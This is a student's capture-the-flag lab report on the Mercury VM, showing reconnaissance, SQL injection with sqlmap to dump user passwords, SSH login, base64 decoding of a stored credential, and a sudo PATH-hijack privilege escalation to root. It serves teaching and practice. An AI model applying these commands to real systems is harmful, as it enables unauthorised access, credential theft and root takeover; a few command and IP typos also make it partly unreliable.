Lab #2- Mercury Report

Liam Chambers

Eastern Michigan University

Introduction

For this lab the objective is to find two flags. My setup includes using the virtualbox hypervisor with the Mercury.ova file installed and imported. I'm using Kali-Red as my attack machine running on a separate VM on my hypervisor.

Index

Step 1

I will start by fetching the IP address on the victim machine. Since the IP address is on the same network as my Kali-Red attack machine this shouldn't be a smooth process. The command I used here is **sudo arp-scan -l**

```
┌──(student㉿red)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:ae:e5:d9, IPv4: 172.30.0.109
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
172.30.0.1      0a:00:27:00:00:10       (Unknown: locally administered)
172.30.0.108    08:00:27:bb:5e:53       (Unknown)
172.30.0.254    08:00:27:ac:1e:57       (Unknown)
```

*Results of the **sudo arp-scan -l** command*

I will now use nmap to help me with identifying the three IP addresses that I've found. Starting with the first one I've noticed it says pfSense.home.arpa, It's safe to assume that that's the firewall. The second IP address listed resulted in All 1000 scanned ports in an ignored state.

```
┌──(student㉿red)-[~]
└─$ nmap -sV --top-ports 20  172.30.0.108
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-21 14:20 EDT
Nmap scan report for 172.30.0.108
Host is up (0.0020s latency).

PORT     STATE  SERVICE       VERSION
21/tcp   closed ftp
22/tcp   open   ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
23/tcp   closed telnet
25/tcp   closed smtp
53/tcp   closed domain
80/tcp   closed http
110/tcp  closed pop3
111/tcp  closed rpcbind
135/tcp  closed msrpc
139/tcp  closed netbios-ssn
143/tcp  closed imap
443/tcp  closed https
445/tcp  closed microsoft-ds
993/tcp  closed imaps
995/tcp  closed pop3s
1723/tcp closed pptp
3306/tcp closed mysql
3389/tcp closed ms-wbt-server
5900/tcp closed vnc
8080/tcp open   http-proxy    WSGIServer/0.2 CPython/3.8.2
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.94SVN%I=7%D=10/21%Time=67169B5E%P=x86_64-pc-linux-gnu%
SF:r(GetRequest,135,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Mon,\x2021\x20Oct\
SF:x202024\x2018:20:16\x20GMT\r\nServer:\x20WSGIServer/0\.2\x20CPython/3\.
SF:8\.2\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nX-Frame-Options
```


*Results of the **nmap** scans*

Step 2

The scanning results revealed to me that two services are running on the virtual machine. These two services are http port 8080 and ssh service port 22. I'll preceded checking the webpage in the browser by inputting this command into the browser: **http://172.30.0.108:8080/**

*** http://172.30.0.108:8080/ command***

When I entered this command the results were "Hello. This site is currently in development please check back later."




Further, I used Dirb to scan the web directories, it scans the hidden as well as available web directories. The command I entered was "**dirb http://172.30.0.108/**"

```
START_TIME: Mon Oct 21 15:26:44 2024
URL_BASE: http://172.30.0.108:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.30.0.108:8080/ ----
+ http://172.30.0.108:8080/robots.txt (CODE:200|SIZE:26)

-----------------
END_TIME: Mon Oct 21 15:27:25 2024
DOWNLOADED: 4612 - FOUND: 1

┌──(student㉿red)-[~]
└─$
```

The image above is the dirb command


As a result of the Directory scan, we obtained the /robots.txt directory. I then went exploring further into this directory.



The image above is the blank robots.txt page


The robots.txt file was empty. I attempted to uncover additional files and directories using various other tools, but my efforts were unsuccessful. As I kept troubleshooting, I inserted an asterisk (*) into the URL. This action triggered an error page, which unexpectedly revealed a new path: /mercuryfacts.

The command that was entered looked like this “273.30.0.208:8080/*”




Page that rendered when asterisks was inputted

When I opened the mercury facts directory, I found a hyperlink consisting a fact. I then clicked on load a fact.



Mercury Facts rendered page

When I accessed the provided link, I encountered a page displaying Fact id:1. This led me to suspect that the information was being pulled from a database. Given this structure, I hypothesized that the page might be susceptible to SQL injection attacks. I started to investigate this hypothesis further.




Step 3

Since I believed the page could be vulnerable to SQL injection, I went and used the “--dbs”

which enumerates the database, and “--batch” which allows SQLMap to run continuously without pausing to ask for decisions. The command looked like this:

<u>sql -u http://172.30.0.108:8080/mercuryfacts/ –dbs –batch</u>



sql -u http://172.30.0.108:8080/mercuryfacts/ –dbs –batch* command

Following the successful data extraction, we uncovered two databases. Upon examination, the database named “mercury” appeared to contain more relevant information.




image documents encountering two databases

Having confirmed the page's vulnerability to SQL injection, I proceeded to extract all available contents from the mercury database using the following command:

sqlmap-u http://172.30.0.108:8080/mercuryfacts -D mercury --dumpall --batch

Image shows command input into shell

The extraction revealed four entries in a table named "users". When I used the –dumball option in my command prompt I was able to get a list of all databases, all tables content along with user names and password. And the fourth entry seems peculiar.

Database: mercury
Table: users
[4 entries]

id	password	username
1	johnny1987	john
2	lovemykids111	laura
3	lovemybeer111	sam
4	mercuryisthesizeof0.056Earths	webmaster

***Image shows the four usernames and passwords in the 'users' table ***

Moving further the previous port scan results that I used in the beginning gave me two open ports, one of the ports was ssh. I will use ssh service to login into the user "webmaster" using this command: ssh webmaster@172.30.0.108

Once logged in my interface looked like this

```
┌──(student㉿red)-[~]
└─$ ssh webmaster@172.30.0.108
The authenticity of host '172.30.0.108 (172.30.0.108)' can't be established.
ED25519 key fingerprint is SHA256:mHhkDLhyH54cYFlptygnwr7NYpEtepsNhVAT8qzqcUk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.30.0.108' (ED25519) to the list of known hosts.
webmaster@172.30.0.108's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 21 Oct 23:40:43 UTC 2024

  System load:  0.08              Processes:               97
  Usage of /:   70.1% of 4.86GB   Users logged in:         0
  Memory usage: 28%               IPv4 address for enp0s3: 172.30.0.108
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Aug 24 21:01:21 2024 from 172.30.0.201
webmaster@mercury:~$
```

Image of ssh connection to webmaster

When I put in the password obtained from the extracted entries, I successfully logged in as the webmaster user. I made sure to confirm my access. I used the ‘id’ command to verify the user and group names, along with their numeric IDs (UID or group ID) for the current user and other users on the server. I then employed the ‘ls’ command to display the contents of the directory. This revealed the presence of a file named user_flag.txt. I then proceeded to view it’s contents using the ‘cat’ command, which unveiled the first user flag.

```
To check for new updates run: sudo apt update

Last login: Sat Aug 24 21:01:21 2024 from 172.30.0.201
webmaster@mercury:~$ id
uid=1001(webmaster) gid=1001(webmaster) groups=1001(webmaster)
webmaster@mercury:~$ ls
mercury_proj  user_flag.txt
webmaster@mercury:~$ cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
webmaster@mercury:~$
```

**** Content in the user_flag.txt file ****

After this I'll open the directory mercury_proj/ by using the command

cd mercury_proj/ > ls > cat notes.txt

```
webmaster@mercury:~/mercury_proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==
webmaster@mercury:~/mercury_proj$
```

****Image shows "cat notes.txt" command****

```
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==
webmaster@mercury:~/mercury_proj$ echo "bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==" | base64 -d
mercurymeandiameteris4880km
```

****base 64 used to give plaintext****

Now I need to convert the base64 hash into plain text. I will use the echo command as depicted in my next image. Now I see the password for the user linuxmaster in plaintext.

Step 4

I then used the previously enumerated password, and successfully logged in as the linuxmaster

user. I then proceeded to check the sudo privileges for this account. My investigation revealed that linuxmaster has the ability to execute a specific bash script, /usr/bin/check_syslog.sh, with root privileges. Notably, this execution occurs in a preserved environment due to the SETENV tag. This configuration could potentially be leveraged for privilege escalation.

```
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==
webmaster@mercury:~/mercury_proj$ echo "bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==" | base64 -d
mercurymeandiameteris4880km
webmaster@mercury:~/mercury_proj$ su linuxmaster
Password:
linuxmaster@mercury:/home/webmaster/mercury_proj$ sudo -l
[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:/home/webmaster/mercury_proj$
```

Image shows the SETENV tag

I then used the head command reading the script, the script was written to execute the tail program for reading last 10 syslog entries. The command was: ***head -n 5 /usr/bin/check_syslog.sh***

```
User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:/home/webmaster/mercury_proj$ head -n 5 /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
linuxmaster@mercury:/home/webmaster/mercury_proj$
```


Image of input for head -n 5 /usr/bin/check_syslog.sh command

The check_syslog.sh script can be executed within the preserve environment, which presents an opportunity to exploit the PATH environment variable. My approach involved creating a symbolic link to the vim editor through the tail command, followed by modifying the environment variable. This process was accomplished using the commands

ln -s /usr/bin/vim tail

export PATH=$(pwd) :$PATH


After I executed the aforementioned commands, the next step is to run check_syslog.sh in a --preserve environment. This action will creates a link between the vim editor and the tail program, which will open the syslog.sh script in vi editor mode. I achieved this using this command: **sudo --preserve-env=PATH /usr/bin/check_syslog.sh**



```
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
2 files to edit

root@mercury:/home/linuxmaster# 
```

Image shows command that was entered

I then entered cat root_flag.txt



```
root@mercury:/home/linuxmaster# cd /root
root@mercury:~# cat root_flag.txt
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@/##////////@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@(((/(*(/((((((////////&@@@@@@@@@@@@@
@@@@@@@@@@@((#(#(###((##//(((/(/(((*((//@@@@@@@@@@
@@@@@@@@/#(((#((((((/(/,*/(((///////(/*/*/#@@@@@@@
@@@@@@*((####((///*//(///*(/*//((/(((//**/((&@@@@@
@@@@@/(/(((##/*((//(#(////(((((/(///(((((///(*@@@@
@@@@/(//((((#(((((*///*/(/(/(((/((////(/*/*(///@@@
@@@//**/(/(#(#(##((/(((((/(**//////////((//((*/#@@
@@@(//(/((((((#((((#*/((///((///((//////(/(/(*(/@@
@@@((//((((/((((#(/(/((/(/(((((#((((((/(/((/////@@
@@@(((/(((/##((#((/*///((/((/((##((/(/(/((((((/*@@
@@@(((/(##/#(((##((/((((((/(##(/##(#((/((((#((*%@@
@@@@(///(#(((((#(#(((((#(//((#((###((/(((((/(//@@@
@@@@@(/*/(##(/(###(((#((((/((####/((((///((((/@@@@
@@@@@@%//((((#############((((/((/(/(*/(((((@@@@@@
@@@@@@@@%#(((############(##((#((*//(/(*//@@@@@@@@
@@@@@@@@@@@/(#(####(###/((((((#(///((//(@@@@@@@@@@
@@@@@@@@@@@@@@@(((###((#(#(((/((///*@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@%#(#%@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

Congratulations on completing Mercury!!!
If you have any feedback please contact me at SirFlash@protonmail.com
Flag Modified "Professor200 - Pluto whose state planet?"
4f5c55885889118a35fbe55bad0f0fa3  root_flag.txt
root@mercury:~# 
```

Image of Mercury competition